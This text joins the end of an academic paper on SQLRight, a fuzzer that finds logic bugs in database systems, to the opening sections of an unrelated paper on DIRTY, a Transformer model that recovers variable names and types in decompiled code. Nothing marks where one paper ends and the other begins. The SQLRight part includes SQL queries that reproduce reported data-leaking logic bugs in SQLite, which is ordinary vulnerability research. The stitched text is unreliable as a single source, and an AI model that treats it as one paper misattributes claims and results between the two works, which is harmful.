Importance of Seed Corpus. During the evaluation, we notice that seed inputs are important for SQLRight to find logical bugs. SQLRight relies on random mutations to generate new queries, while the seed inputs provide all elements for mutation. If the seed inputs cover a broad range of functionalities, SQLRight can generate more diverse testing queries, and thus can test more aspects of DBMSs. To guarantee the quality of seed inputs, we gather queries from various unit tests of

```
CREATE TABLE v0 (c1 circle);
-- circle formatting '(x, y), r'
INSERT INTO v0 VALUES ('(1, 2), 3');
SELECT v0.c1 FROM v0 ORDER BY c1;
-- outputs: ERROR: Could not identify an ordering
--          operator for type circle at character 33
SELECT v0.c1 FROM v0 ORDER BY area(c1);
-- outputs: c1 = "<(1,2),3>"
```

Listing 11: Invalid SQL queries for `PostgreSQL`, generated by `SQLRight`. `PostgreSQL` defines 'circle' as a build-in data type. However, 'circle' type doesn't support compare operators by default.

each tested DBMS. For example, we collected over 160 seed inputs for `SQLite` from the `TCL Tests` script, covering various `SQLite` functions such as `WHERE`, `ROWID` and `IN`. `TCL Test` is the built-in test tool for `SQLite`. Its code is available in the `SQLite` GitHub repository, and it contains 1,272 test files and more than 46,000 unique test cases. These `TCL Test` scripts not only contain previously discovered bugs but also cover many `SQLite`-specific functionalities such as `ROWID`. We plan to introduce more high-quality and diverse seed inputs to `SQLRight` in our future work.

7 Related Work

In this section, we discuss the recent testing approaches that are related to `SQLRight`, focusing on DBMS testing.

Detecting Logic Bugs in DBMSs. Differential testing [29] is commonly used to detect logical bugs from DBMS systems [43–45, 49, 61, 68]. One direction is to run one query with different DBMS systems [16, 49, 52] and check the result consistency. Another direction is to run one query with different settings of one DBMS, like versions or optimization levels [67, 68]. `SQLancer` proposes the third direction, which constructs functionally equivalent queries to test one DBMS [43–45]. This method requires a deep understanding of SQL and DBMS [30]. `SQLRight` adopts the third method to generate equivalent queries. It also uses random mutation to diversify the query and relies on coverage-based guidance to help explore the program states. Our evaluation demonstrates the benefits of code coverage for finding logical bugs.

Detecting Performance Bugs in DBMS. Performance is an important metric of DBMS systems, and many test efforts aim to pinpoint the performance bottleneck [25]. `BmPad` [40] estimates execution times for a set of queries and checks whether real execution times are expected. `AMOEBA` [26] constructs function-equivalent queries and checks whether a DBMS can handle them in similar times. `Apollo` detects performance regression bugs, where the new version runs slower than the old one [21]. A common challenge is to determine whether a performance downgrade is a bug, or just a design choice. As each DBMS supports many features, developers tend to optimize the system for commonly used queries. Such optimization could slow down rarely used statements. Therefore, it requires extra efforts from DBMS developers to inspect and confirm performance bugs. `SQLRight` focuses on logical bugs, which usually have a strict policy on result consistency. Most reported bugs have been fixed immediately after our reports.

Detecting Crash Bugs in DBMS. Most testing efforts have been spent on detecting program crashes through two methods, either generation-based method or mutation-based. The generation-based method takes well-defined rules to synthesize valid DBMS queries [33, 58, 59]. Since generating a completely valid DBMS query is NP-complete [29], most generators focus on syntax validity and take practical ways to improve semantic correctness. `SQLsmith` [58] is highly customized and effective for `PostgreSQL` [71]. It generates constrained queries based on the understanding of the underlying database schema. Several works reduce the query generation problem to the satisfying constraints [1, 31] and use SAT solvers to provide valid queries [2]. Differently, Chandra *et al*. [7] propose to generate a proper database to boost the DBMS testing. `SQLRight` is different from these mutators in two ways. First, it does not require any predefined database, but creates one for each query. Second, it utilizes code coverage to highlight promising queries for testing.

Several fuzzers have shown their capability to test DBMS systems [3, 4, 8, 9, 24, 27, 36, 53, 69, 70]. `Grimoire` utilizes grammar-like combinations to synthesize highly structured inputs [6]. Bati *et al*. [5] proposed an engine that inserts or removes grammar components from existing SQL statements. However, due to the strict grammar and semantic requirements, most tools cannot explore deep logic of DBMS, like query planning and execution. The most recent work `Squirrel` translates SQL strings to an IR-based representation, and relies on the IR type to increase the validity of query generation [71]. `SQLRight` adopts the type-guided mutation of `Squirrel`, and takes one step further to cooperate with DBMS oracles to produce high-quality, oracle-compatible SQL statements. More importantly, `SQLRight` focuses on detecting logical bugs other than crashes and assertion failures.

8 Conclusion

We design the first tool, `SQLRight`, that combines code coverage, validity-oriented mutations and oracles to find logical bugs for DBMS systems. `SQLRight` contains a set of general APIs so that users can easily use existing fuzzers to test DBMSs and develop new oracles. We also improve the query validity to boost the fuzzing efficacy. Evaluations confirm that coverage-based guidance and query validity help `SQLRight` find more bugs than existing tools. Overall, `SQLRight` detects 18 logical bugs from `SQLite`, `PostgreSQL` and `MySQL`. Developers have confirmed all reported bugs and fixed 14 of them.

Acknowledgment

We thank the anonymous reviewers and development teams of `SQLite` and `MySQL` for their helpful feedback. This re-

search was supported, in part, by a subcontract of the DARPA AIMEE under Agreement No. HR00112090034, and an IST seed grant from Pennsylvania State University.

A More Case Studies on Detected Bugs


```
CREATE TABLE v0 (v1 PRIMARY KEY, v2 , v3);
INSERT INTO v0 VALUES ('111', '222', '333');
CREATE TABLE v4 (v5 PRIMARY KEY);
INSERT INTO v4 VALUES ('0');
SELECT * FROM v4 JOIN v0 ON likely(v3=v1) AND v3='111';
-- output: 0|111|222|333
-- expect: (empty)
```

Listing 12: A logical bug of SQLite that leaks data due to incorrect constant propagation. The SELECT statement should not return any rows, but the buggy SQLite returns one row.

Data Leakage Bug. SQL statements in Listing 12 trigger logical bug 2 in Table 2, which returns extra rows. The first two statements create table v0 and inserts one row '111','222','333', while the following two statements create table v4 with one row '0'. The SELECT statement joins rows if they satisfy the conditions v3=v1 and v3='111'. Function likely() provides a hint about the comparison result, and by design will not change the results. Since v0 has no rows satisfying the conditions, SQLite should return nothing. However, due to the incorrect constant propagation, the conditions are incorrectly optimized to v1='111', and SQLite returns row 0|111|222|333. From the security perspective, attackers may exploit this bug to steal information, if they can trigger the DBMS to conduct queries similar to Listing 12. In a worse scenario, if a system relies on such SELECT for authentication, *e.g.*, searching for matched user name and password, attackers may get system access without valid credentials. Our bisector locates the buggy commit introduced in July 2018, which means the vulnerability has been there for several years. SQLRight can detect this bug using NoREC and TLP within six hours. Considering the simplicity of these queries, real-world uses of SQLite may have triggered this bug.

```
CREATE TABLE v0 (v1 INTEGER PRIMARY KEY) WITHOUT ROWID;
INSERT INTO v0 VALUES (10) ;
ALTER TABLE v0 ADD v2 INT;
SELECT * FROM v0 WHERE v1=20 OR (v1=10 AND v2=10);
-- output: 10|NULL
-- expect: (empty)
```


Listing 13: A logical bug of SQLite that leaks data due to incorrect primary key. We expect the SELECT statement returns no rows, but the buggy SQLite provides one extra row.



Data Leakage due to Primary Key. Listing 13 shows queries that trigger logical bug 8 in Table 2, which returns extra rows. The first statement creates table v0 with one column v1, where v1 has the INTEGER type and is the primary key. The second statement inserts one row 10 into this table. The third statement adds another column v2 of type INT into v0. By default, all rows in v0 will have a NULL value in column v2. The last SELECT statement searches in table v0 for rows where v1=20 or both v1 and v2 have the value of 10. Since table v0 only has one row 10|NULL, we expect the DBMS returns no rows. However, it returns 10|NULL, even though the content does not satisfy the conditions in WHERE.

SQLRight can detect this bug by oracle TLP and oracle Rowid. Regardless of the oracle, to trigger the bug the query should create a WITHOUT ROWID table. In an ordinary table (a table created without WITHOUT ROWID), SQLite creates a hidden column rowid and uses it as the real primary key. The PRIMARY KEY column is merely implemented as a UNIQUE INDEX that redirects the search back to rowid. However, in a WITHOUT ROWID table the extra column rowid is disabled. SQLite implements the PRIMARY KEY columns as the unique id of each row, and directly uses them to narrow down the search. Without the extra rowid column, SQLite can improve the speed of fetching data and reduce the storage size. In the first statement of Listing 13, v0 is a WITHOUT ROWID table. SQLite treated column v1 as the real primary key and stored it in a sorted manner. In the third statement, SQLite adds column v2 and stores it without sorting. The unsorted v2 should not be used to narrow the search. However, the query planner of SQLite does not take this exception into account and uses v2 to traverse the table. Therefore, SQLite returns the extra row to the query. We reported the bug to SQLite developers, and they fix it by not considering the unsorted column when constructing the query plan.

```
CREATE TABLE v0 (v2 INT, v1 INT);
INSERT INTO v0 VALUES (10, 10);
CREATE INDEX v4 ON v0 (v1) WHERE v2>NULL;
SELECT * FROM v0 WHERE v2 IS NOT NULL;
-- output: (empty)
-- expect: 10|10
```



Listing 14: A logical bug of SQLite due to futile index. The SELECT statement should return one row, but SQLite returns nothing as it incorrectly uses the index v4.

Missing Data due to Futile Index. Listing 14 shows the query set that triggers logical bug 11 in Table 2, which drops expected rows from the result. The first two statements of this query create table v0 and insert one row 10|10. The third statement creates a partial index v4 on column v1 when v2>NULL. Since the comparison with NULL always returns NULL, no rows are added into index v4. The last statement searches in table v0 and aims to find rows where v2 is not NULL. Since the table only has one row 10|10, we expect the query returns one row. However, the buggy version of SQLite does not return any rows. The reason is that SQLite confuses >NULL with IS NOT NULL, and thus uses the empty index v4 to handle the SELECT statement. SQLRight can detect this bug using oracle NoREC and oracle Index. After our report, the developers have fixed this bug by resolving the confusion.

B Generating the Motivating Example

```
01 CREATE TABLE person (
02   pid      INTEGER PRIMARY KEY,
03   tid      INTEGER REFERENCES team,
04   leader   BOOLEAN,
05 );
06 CREATE UNIQUE INDEX leader ON person(tid) WHERE leader;
07 SELECT pid FROM person WHERE leader AND tid=1;
```

Listing 15: Original queries that lead to Listing 1. We collected this seed input from SQLite website about unique partial indexes.

To prepare fuzzing, we collect the seed input from the SQLite website about unique partial indexes, shown in Listing 15. Together with other seed inputs, we launch SQLRight to test the SQLite. During the initialization, SQLRight scans all seed inputs. When reaching Listing 15, it extracts the SELECT statement at line 7 and saves it to the select queue; other statements are stored in the normal queue. After that, SQLRight starts to mutate existing queries to get new ones.

When lines 1-6 are selected for mutation, SQLRight first invokes the preprocess() function of oracle Index. preprocess() determines that this query set is compatible, and it removes line 6 to avoid false alarms. Then, the mutation engine randomly modifies the remaining components, *i.e.*, CREATE TABLE, to generate new statements. By some chance, it deletes column tid and column leader from table person, and inserts an INSERT statement that adds three values into the table. Meanwhile, SQLRight invokes function append_output() of oracle Index to insert SELECT statements. append_output() picks up existing SELECTs from the select queue, and mutates them in a controlled manner: it will keep the SELECT keyword but can modify other components. After generating a set of valid SELECTs, SQLRight appends them to the previously generated query set, *i.e.*, after CREATE TABLE and INSERT. At this moment, we complete the query mutation.

Next, SQLRight applies the validation to update the operands in each query, to make the whole query set semantically correct. For example, it updates the table names in FROM clauses of SELECTs so that they use the table created by CREATE TABLE. After that, SQLRight sends the query set to function transform() to produce functionally equivalent forms. transform() picks some CREATE INDEX statements from the normal queue, and mutates them for new operations, like adding the UNIQUE before INDEX. It inserts the generated CREATE UNIQUE INDEX statements into the given query set randomly, and updates the operands accordingly (similar to validation). transform() returns the new query sets back to SQLRight, and SQLRight feeds the original and new query sets to SQLite for execution. After the execution, SQLRight invokes function compare() to decide whether the results are consistent or not. In this example, compare() notices that one result has one row while another has two. Therefore, it notifies SQLRight about the inconsistency, and SQLRight will raise an alarm of the potential logical bug.

Regardless of the consistency, SQLRight checks whether the execution of SQLite triggers new code coverage or not. If so, it extracts SELECTs from the combined query set and saves them into the select queue, and stores other statements into the normal queue. Now, SQLRight completes one fuzzing round, and it will move on to mutate other query sets.

Augmenting Decompiler Output with Learned Variable Names and Types

Abstract

A common tool used by security professionals for reverse-engineering binaries found in the wild is the *decompiler*. A decompiler attempts to reverse compilation, transforming a binary to a higher-level language such as C. High-level languages ease reasoning about programs by providing useful abstractions such as loops, typed variables, and comments, but these abstractions are lost during compilation. Decompilers are able to deterministically reconstruct structural properties of code, but comments, variable names, and custom variable types are technically impossible to recover.

In this paper we present DIRTY (DecompIled variable ReTYper), a novel technique for improving the quality of decompiler output that automatically generates meaningful variable names and types. DIRTY is built on a Transformer-based neural network model and is trained on code automatically scraped from repositories on GitHub. DIRTY uses this model to postprocesses decompiled files, recommending variable types and names given their context. Empirical evaluation on a novel dataset of C code mined from GitHub shows that DIRTY outperforms prior work approaches by a sizable margin, recovering the original names written by developers 66.4% of the time and the original types 75.8% of the time.

1 Introduction

Reverse engineering is an important problem in the context of software. For example, security professionals use reverse engineering to understand the behavior or provenance of malware [12, 54, 55], discover vulnerabilities in libraries [49, 55], or patch bugs in legacy software [49, 55]. However, since it is rare to have access to source code, analysis is often performed at the binary level. This can be challenging: compilers optimize for execution speed or binary size, not readability.

A number of tools attempt to make the process of examining binary programs easier. One is the *disassembler*, which converts raw binary code to a sequence of instructions executed by the compiler. Although this produces human readable code, reasoning about assembly code can still be difficult. Operations that are simple to specify at a high-level are often translated into a long sequence of assembly instructions (e.g., looping over the elements of an array requires instructions that maintain an index variable, increment it each iteration of a loop, and conditionally jump on its value). Another, more sophisticated tool is a *decompiler*, which transforms code from binary to a high-level language such as C.

Although decompilers generate abstractions that improve code readability and are widely used by reverse engineers in practice, they never fully reconstruct the original developer-written code [43], since the process of compilation irrevocably destroys some information. This means that useful pieces of information, such as comments, identifier names, and types, all of which are known to meaningfully contribute to program comprehension [17, 30], are typically absent from decompiler output. Nonetheless, recent work has shown that it *is* possible to reconstruct some useful information about the original code during decompilation, namely identifier [25, 29] and procedural names [8], *even when this information is not part of the binary*. The key insight is that human-written code is often repetitive in the same context [2, 9, 23]. Therefore, given large corpora of human-written code, one can *learn* highly probable names for identifiers in similar contexts, even if not always the exact names the authors of the code chose originally. This is an important improvement on the facilities of modern decompilers, which almost completely ignore names beyond simple heuristics (e.g., `i` and `j` for loop guards).

In this paper we focus on the closely related problem of recovering meaningful variable *types*, an important additional layer of code documentation that can help improve readability and understandability [14, 43, 48]. Figure 1 shows an example of a simple function and its decompilation. The author of the original code in Figure 1a has defined a `pnt` structure that contains two `float` members used to refer to the X and Y coordinates of a point. This makes it possible to define a new point and refer to its members by name (e.g., `p1.x` and `p1.y`). Because the decompiler does not know about the `pnt` structure, it creates two `float` arrays instead of generating a `struct` (Figure 1b). This can harm understandability. First, it

```
typedef struct point {
  float x;
  float y;
} pnt;

void fun() {
  pnt p1, p2;
  p1.x = 1.5;
  p1.y = 2.3;
  // ...
  use_pts(&p1, &p2);
}
```

(a) Original code

```
void fun() {
  float v1[2], v2[2];
  v1[0] = 1.5;
  v1[1] = 2.3;
  // ...
  use_pts(v1, v2);
}
```

(b) Decompiled `fun`

Figure 1: A function with a `struct` and its decompilation.

```
void fun() {
  // stack layout:
  // [xxx][p][yyyy]
  char x[3];
  int y;
  // ...
}
```

(a) Original code

```
void fun() {
  // stack layout:
  // [xxxx][yyyy]
  char x[4];
  int y;
  // ...
}
```

(b) Decompiled `fun`

Figure 2: A function illustrating the data layout problem in decompilation. In the stack layout the characters `x`, `y`, and `p` represent a single byte assigned to the variables `x` and `y`, or padding data respectively. The decompiler cannot recognize that the inserted padding data does not belong to the `x` array.

is not clear that `v1` and `v2` represent points at all. Second, even if better names were chosen, such as `point1` and `point2`, and a reverse engineer concluded that they represent 2D points, it is not clear which array index refers to which coordinate, or even that the coordinates are Cartesian (instead of e.g., polar).

Unlike names, types are constrained by memory layouts, and thus theoretically should be easier to recover (only types that fit that memory layout should be considered as candidates). In fact, decompilers already narrow down possible type choices using the fact that base types targeting a specific platform can only be assigned to variables with a specific memory layout (e.g., on most platforms an `int` variable can never be retyped to a `char` because they require different amounts of memory). This already makes it possible for decompilers to infer base types and a small set of commonly-used `typedefs`.

On the other hand, despite performing a battery of complex binary analyses, the data layout inferred by the decompiler is often incorrect, which makes the problem harder. For example, consider the program shown in Figure 2. Two top-level variables are declared, `x`: a three-byte `char` array, and `y`: a four-byte `int`. During compilation, the compiler inserts a single byte of padding after the `x` array for alignment. When this function is decompiled, the decompiler can tell where `x` and `y` begin, but it cannot tell if `x` is a three-byte array followed by a single byte of padding, or a four-byte array whose last element is never used.

Prior work on reconstructing types falls into two groups. The first, such as TIE [31], attempt to recover *syntactic* types, e.g., `struct {float; float}`, but not the names of the structure or its fields. The second, such as REWARDS [33], attempt to also recover the type name (referred to as *semantic* types). However, these systems typically only support a small set of manually-defined types and well-known library calls. Neither the first nor the second deal with the padding issue above.

In contrast, our system DIRTY (DecompIled variable ReTYper) recovers both semantic and syntactic types, handles padding, and is not limited to a small set of manually-defined types. Instead, DIRTY supports 48,888 possible types encountered "in the wild" in open-source C code (compared to the 150 different type names in 84 standard library calls supported by REWARDS). At a high level, DIRTY is a *Transformer-based [50] neural network model to recommend types* in a particular context, which operates as a postprocessing step to decompilation. DIRTY takes a decompiled function as input, and outputs probable names and types for all of its variables.

To build DIRTY, we start by mining open-source C code from GitHub, and then use a decompiler's typical ability to import variable names and types from DWARF debugging information to create a *parallel corpus of decompiled functions with and without their corresponding original names and types*. As a side effect of this large-scale mining effort, we also automatically compile a *library of types* encountered across our open-source corpus. We then train DIRTY on this data, introducing two task-specific innovations. First, we use a Data Layout Encoder to incorporate memory layout information into DIRTY's predictions and simultaneously address a fundamental limitation of decompilers caused by padding. Second, we address both the variable renaming and retyping tasks simultaneously with a joint Multi-Task architecture, enabling them to benefit from each other.

We show that DIRTY can assign variable *types* that agree with those written by developers up to 75.8% of the time, and DIRTY also outperforms prior work on variable *names*.

Note that even though we implement DIRTY on top of the Hex-Rays[1] decompiler because of its positive reputation and its programmatic access to decompiler internals, our approach is not fundamentally specific to Hex-Rays, and should conceptually work with any decompiler that names variables using DWARF debug symbols.

In summary, we contribute:

- DIRT—the Dataset for Idiomatic ReTyping—a large-scale public dataset of C code for training models to retype or rename decompiled code, consisting of nearly 1 million unique functions and 368 million code tokens.
- DIRTY—the DecompIler variable ReTYper—an open-source Transformer-based neural network model to recover syntactic and semantic types in decompiled variables. DIRTY uses the *data layout* of variables to improve retyping accuracy, and is able to *simultaneously retype and rename* variables in decompiled code.

[1] https://www.hex-rays.com/products/decompiler/

Example output from DIRTY is available online at https://dirtdirty.github.io/explorer.html.

2 Model Design

In this section, we describe our machine learning model and decisions that influenced its design, starting with some relevant background. Our model is a *neural network* with an *encoder-decoder* architecture.

2.1 The Encoder-Decoder Architecture

Our task consists of generating variable types (and names) as output given individual functions in decompiled code as input. This means that unlike a traditional classification problem with a fixed number of classes, both our input and output are sequences of variable length: input functions (e.g., fed into the network as a sequence of tokens) can have arbitrarily many variables, each requiring a type (and name) prediction.

Therefore, we adopt an encoder-decoder architecture [7], commonly used for sequence-to-sequence transformations, as opposed to the traditional feed-forward neural network architecture used in classification problems with a fixed-length input vector and prediction target. More specifically, the *encoder* takes the variable-length input and encodes it as a fixed-length vector. Then, this fixed-length encoding is passed to the *decoder*, which converts the fixed-length vector into a variable-length output sequence. This architecture, further enhanced through the *attention* mechanism [3], has been shown to be effective in many tasks such as machine translation, text summarization [36], and image captioning [53].

2.2 Transformers

There are several ways to implement an encoder-decoder. Until recently, the standard implementation used a particular type of recurrent neural network (RNN) with specialized neurons called long short-term memory units; these neurons and networks constructed from them are commonly referred to as LSTMs [24]. More recently, Transformer-based models [4, 15, 42, 57], building on the original Transformer architecture [50], have been shown to outperform LSTMs and are considered to be the state-of-the-art for a wide range of natural language processing tasks, including machine translation [4], question answering and abstractive summarization [10, 32], and dialog systems [1]. Transformer-based models have also been shown to outperform convolutional neural networks such as ResNet [19] on image recognition tasks [11].

Transformers have several properties that make them a particularly good fit for our type prediction task. First, they capture long-range dependencies, which commonly occur in program code, more effectively than RNNs. For example, a variable declared at the beginning of a function may not be used until much later; an ideal model captures information about all uses of a variable. Second, transformers can perform more computations in parallel on typical GPUs than LSTMs. As a result, training is faster, and a Transformer can train on more data in the same amount of time. In our case, this enables us to train on our large-scale, real-world dataset, which consists of 368 *million* decompiled code tokens.

Although there have been a number of advances in neural machine translation since the original Transformer model [50], most recent advances focus on improvements on other factors, such as training data and objectives [4, 10, 32, 42], dealing with longer sequences [57], efficiency [6], and scaling [15], rather than changing the fundamental architecture. Moreover, most of these improvements are tailored for the natural language domain, making them less generalizable than the original model and inapplicable to our task. Instead, we keep our model simple, which allows different, better architectures or implementations to be used out-of-the-box in the future. For example, the recent Vision Transformer (ViT) [11], which also intentionally follows the original Transformer architecture "as closely as possible" when adapting Transformers to computer vision tasks.

We omit the technical details of Transformers, including multi-headed self-attention, positional encoding, and the specifics of training as they are beyond the scope of this paper.

2.3 DIRTY's Architecture

In DIRTY, we cast the retyping problem as a transformation from a sequence of tokens representing the decompiled code to a sequence of types, one for each variable in the original source code. This section describes DIRTY's architecture in detail. Figure 3 shows an overview of the architecture.

Code Encoder. The encoder converts the sequence of code tokens of the decompiled function (lower-left of Figure 3), $x = (x_1, x_2, \ldots, x_n)$, into a sequence of representations,

$$\mathbf{H} = (\mathbf{h_1}, \mathbf{h_2}, \ldots, \mathbf{h_n}), \tag{1}$$

where each continuous vector $\mathbf{h_i} \in \mathbb{R}^{d_model}$ is the *contextualized representation* for the i-th token x_i. During training, the encoder learns to encode the information in the decompiled function x relevant to solving the task into $\mathbf{H}$. For example, for a code token $x_i =$`v1`, useful information about `v1` in the context of x (e.g., operations performed on `v1`) is automatically learned and stored in $\mathbf{h_i}$.

Specifically, we denote the encoding procedure as

$$\mathbf{H} = f_{en}(x; \theta_{en}), \tag{2}$$

where the input $x = (x_1, x_2, \ldots, x_n)$ is the code token sequence of the decompiled function and the output $\mathbf{H} = (\mathbf{h_1}, \mathbf{h_2}, \ldots, \mathbf{h_n})$ is the sequence of deep contextualized representations. f_{en} denotes the encoder, implemented with neural networks, and θ_{en} denotes its learnable parameters.

The ultimate goal of DIRTY is to make type predictions about each *variable* that appears in the decompiled function. However, the encoder produces hidden representations for



Figure 3: Overview of DIRTY's neural model architecture for predicting types. Decompiled code is sequentially fed into the Code Encoder. When the input of the code encoder corresponds to a specific variable (e.g., `VAR1`), it is pooled with other instances of the same variable to generate a single encoding for that variable. Each pooled encoding is then passed into the Type Decoder, which outputs a vector of the log-odds (logits) for predicted types. This vector is masked with a vector generated by the Data Layout encoder and the most probable type is chosen from the masked logits.

every *code token* (e.g., "`v1`", ":", "=", "`v1`", "+", "1" are all tokens). Because a variable can appear multiple times in the code tokens of a function, we need a way to summarize all appearances of a variable. We achieve this through *pooling*, where the representation for the t-th variable[2] is computed based on all of its appearances in the code tokens, A_t, using an average pooling operation [29]

$$\mathbf{v_t} = \text{AveragePool}_{x_i \in A_t} \mathbf{h_i},\ t = 1, \ldots, m \tag{3}$$

where m is the number of variables in the function. This solution removes the burden of gathering all information about a variable throughout the function into a single token representation from the model. The pooled representation for the first variable, `VAR1`, is shown in the upper-left of Figure 3.

Type Decoder. Given the encoding of the decompiled tokens, the decoder predicts the most probable (i.e., idiomatic) types for all variables in the function. The decoder takes the encoded representations of the code tokens ($\mathbf{H}$) and identifiers ($\mathbf{v_t}$) as input and predicts the original types $\hat{y} = (\hat{y}_1, \hat{y}_2, \ldots, \hat{y}_m)$ for all m variables in the function. Unlike the encoder, the decoder predicts the output step-by-step using former predictions as input for later ones.[3]

At each time step t, the decoder tries to predict the type for the t-th variable as follows:

1. The decoder takes the code representations $\mathbf{H}$ and variable representation $\mathbf{v_t}$ from the encoder, and also previous predictions $\hat{y}_1, \hat{y}_2, \ldots, \hat{y}_{t-1}$ from itself, to compute a hidden representation $\mathbf{z_t} \in \mathbb{R}^{d_model}$

$$\mathbf{z_t} = f_{de}(\hat{y}_1, \hat{y}_2, \ldots, \hat{y}_{t-1}, \mathbf{v_t}, \mathbf{H}; \theta_{de}) \tag{4}$$

where f_{de}, θ_{de} denotes the decoder and its parameters. The hidden representation $\mathbf{z_t}$ is then used for prediction.

2. The output layer of the decoder then uses its learnable weight matrix $\mathbf{W}$ and bias vector $\mathbf{b}$ to transform the hidden representation $\mathbf{z_t}$ to the *logits* for prediction

$$\mathbf{s_t} = \mathbf{W}\mathbf{z_t} + \mathbf{b}, \tag{5}$$

where $\mathbf{s_t} \in \mathbb{R}^{|\mathcal{T}|}$, $\mathbf{W} \in \mathbb{R}^{|\mathcal{T}| \times d_model}$, $\mathbf{b} \in \mathbb{R}^{|\mathcal{T}|}$, and $|\mathcal{T}|$ is the number of types in the type library. The logits $\mathbf{s_t}$ is the unnormalized probability predicted by the model, or the model's *scores* on all types

3. Finally, the softmax function computes a probability distribution over all possible types from $\mathbf{s_t}$

$$\Pr(\hat{y}_t | \hat{y}_1, \hat{y}_2, \ldots, \hat{y}_{t-1}, x) = \text{softmax}\, \mathbf{s_t} \tag{6}$$

Note that the type library $\mathcal{T}$ is fixed, meaning DIRTY can only predict types that it has seen during training. We discuss this limitation, its implications, and potential mitigations in Section 5. However, DIRTY can recover structure types as well as normal types, as both are simply entries in $\mathcal{T}$.

The goal of the decoder is to find the *optimal* set of type predictions for all variables in a given function (i.e., the predictions with the highest combined probability): $\text{argmax}_{\hat{y}} \Pr(\hat{y}|x)$. This probability can be factorized as the product of probabilities at each step:

$$\Pr(\hat{y} \mid x) = \prod_{t=1}^{m} \Pr(\hat{y}_t \mid \hat{y}_1, \hat{y}_2, \ldots \hat{y}_{t-1}, x). \tag{7}$$

[2] t is commonly used in RNN literature because it refers to a "timestep".
[3] This is known as an *autoregressive* model.

We've shown how to compute $\Pr(\hat{y}_t \mid \hat{y}_1, \hat{y}_2, \ldots \hat{y}_{t-1}, x)$ with the decoder, but finding the optimal $\hat{y} = (\hat{y}_1, \hat{y}_2, \ldots, \hat{y}_m)$ is not an easy task, because each variable can have $|\mathcal{T}|$ possible predictions, and each prediction affects subsequent predictions. The time complexity of exhaustive search is $O(|\mathcal{T}|^m)$. Therefore, finding the optimal prediction is often computationally infeasible for large functions. A simple approach is *greedy decoding*, selecting the most promising prediction at every step based on the previously selected predictions, i.e., taking the max $\hat{y}_t = \text{argmax}_{y_t} Pr(\hat{y}_t = i \mid \hat{y}_1, \hat{y}_2, \ldots, \hat{y}_{t-1}, x)$. Greedy decoding is fast, but it often finds subpar predictions.

In DIRTY, we use beam search [37], a compromise between greedy decoding and an exhaustive search. Rather than only taking the most promising prediction (greedy), beam search considers a configurable number of most promising predictions at each step. In practice, it is usually able to find good (but not optimal) predictions, but is significantly faster than an exhaustive search.

2.4 Data Layout Encoder

The model described so far only uses information encoded into the code tokens of the decompiled representation. But to actually *create* such an output, decompilers typically perform a battery of complex binary analyses. Some decompilers allow the user to programmatically access the interim results from some of these analyses. In particular, Hex-Rays provides information about the storage location (e.g., register or stack offset), size, nested data types (e.g., if the variable is a `struct`), and offsets of its members, if any (e.g., offsets in an array or of fields in a `struct`), for each variable in a function. Intuitively, this information can help DIRTY rule out bad predictions. For instance, a variable that is 4 bytes long could not be a `char` type because it would not fit.

One inefficient approach could use this information as a hard constraint on the decoder's predictions, i.e., a *mask* which sets the probability of any "incompatible" types to 0. However, this runs into a problem when the decompiler incorrectly reconstructs the data layout (see Figure 2). To mitigate this, DIRTY learns a *soft* mask, reducing probabilities without setting them to 0. For example, DIRTY can learn based on many observations that a decompiled `char[4]` should be typed as a `char[3]` 5% of the time and `char[4]` 80%, and adjust the predictions of the type decoder accordingly. This allows the model to learn how best to incorporate the data layout information from the decompiler, including when the information is likely to be incorrect. Figure 3 illustrates where the data layout encoder fits into the overall architecture.

To implement the soft mask encoder, we jointly train another Transformer encoder to use data layout information to generate a mask. Figure 4 shows the internals of the data layout encoder. First, variable data layout is passed to the encoder. There are three parts to the data layout for a specific variable, each of which is simply converted to a token:



Figure 4: The Data Layout Encoder of DIRTY. The data layout for a specific variable, including its location, size, and offsets of its members is passed into the layout encoder (top), generating a mask (bottom).

Location: A variable can be located either in registers (tokenized as `[Loc_<Register Name>]`) or on the stack (`[Loc_S<Offset>]`). E.g., a variable stored 28 bytes below the stack pointer is tokenized as `[Loc_S0x1c]`.

Size: Measured in bytes and tokenized as `[Size_<Size>]`.

Internal Offsets: The offsets of members of the type (either array elements or struct fields), in bytes. E.g., the type `int[2]` would have the offsets $\{0,4\}$, while a `struct` with two `char` fields would have the offsets $\{0,1\}$. These are tokenized as a sequence of `[Offset_<Offset>]`. For consistency, we also use `[Offset_0]` for types without substructure (i.e., scalar types like `int`).

The tokenized data layout information is concatenated into a sequence denoted M_t and then encoded as

$$\mathbf{m}_t = f_{layout}\left(M_t; \theta_{layout}\right), \tag{8}$$

where $\mathbf{m}_t$ is the hidden representation of data layout information. Inspired by Michel and Neubig [35], we adjust the output type distribution with data layout information. Formally, we modify Equation (5) to fuse the data layout representation $\mathbf{m}_t$ into the final output layer:

$$\tilde{\mathbf{s}}_t = \mathbf{s}_t + \mathbf{W}_m\mathbf{m}_t = \mathbf{W}\mathbf{z}_t + \mathbf{W}_m\mathbf{m}_t + \mathbf{b}, \tag{9}$$

where $\mathbf{s}_t$ is the logits predicted by the Type Decoder, $\mathbf{W}_m\mathbf{m}_t$ is the "soft mask" produced by the Data Layout Encoder, and $\tilde{\mathbf{s}}_t$ is the new masked logits. $\mathbf{W}_m \in \mathbb{R}^{|\mathcal{T}| \times d_model}$ denotes the learnable weight matrix in the final layer of Data Layout Encoder for transforming the data layout representation $\mathbf{m}_t \in \mathbb{R}^{d_model}$ to the mask $\in \mathbb{R}^{|\mathcal{T}|}$. This implements a soft filter for type prediction using data layout information.



Figure 5: The multi-task decoder for DIRTY, which predicts both variable types and names. The encoder architecture is the same as in Figure 3. Each variable is passed to the decoder twice, the first time a type is predicted (y_i), and the second time a name is predicted (z_i). Note that the data layout encoding of a variable is only used to weight type predictions.

2.5 Multi-Task

Many variable names are indicative of their underlying type. For example, `i` and `j` are often used to represent integers, `s` and `str` are often used to represent strings, etc. Thus, intuitively, there is some connection between a variable's *name* and its *type*. Indeed, measuring the adjusted mutual information [51] between variable names and types in our dataset, we find a moderate association (0.41 on the scale $[0,1]$). Since variable *names* can often be recovered from decompiled code using neural models [29], this may help us learn to predict variable types as well (and vice versa).

To test this, we extend DIRTY to also predict names with a single, integrated multi-task model. That is, we also predict a variable name for each variable in the function

$$\hat{z} = (\hat{z}_1, \hat{z}_2, \ldots, \hat{z}_m) \tag{10}$$

where $\hat{z}_t$ denotes the predicted name for the t-th variable.

DIRTY's decoder outputs are interleaved to predict names and types in parallel (Figure 5). The first time the decoder is invoked on the t-th variable, it outputs the predicted *type* ($\hat{y}_t$) and the second time it outputs a predicted *name* ($\hat{z}_t$).

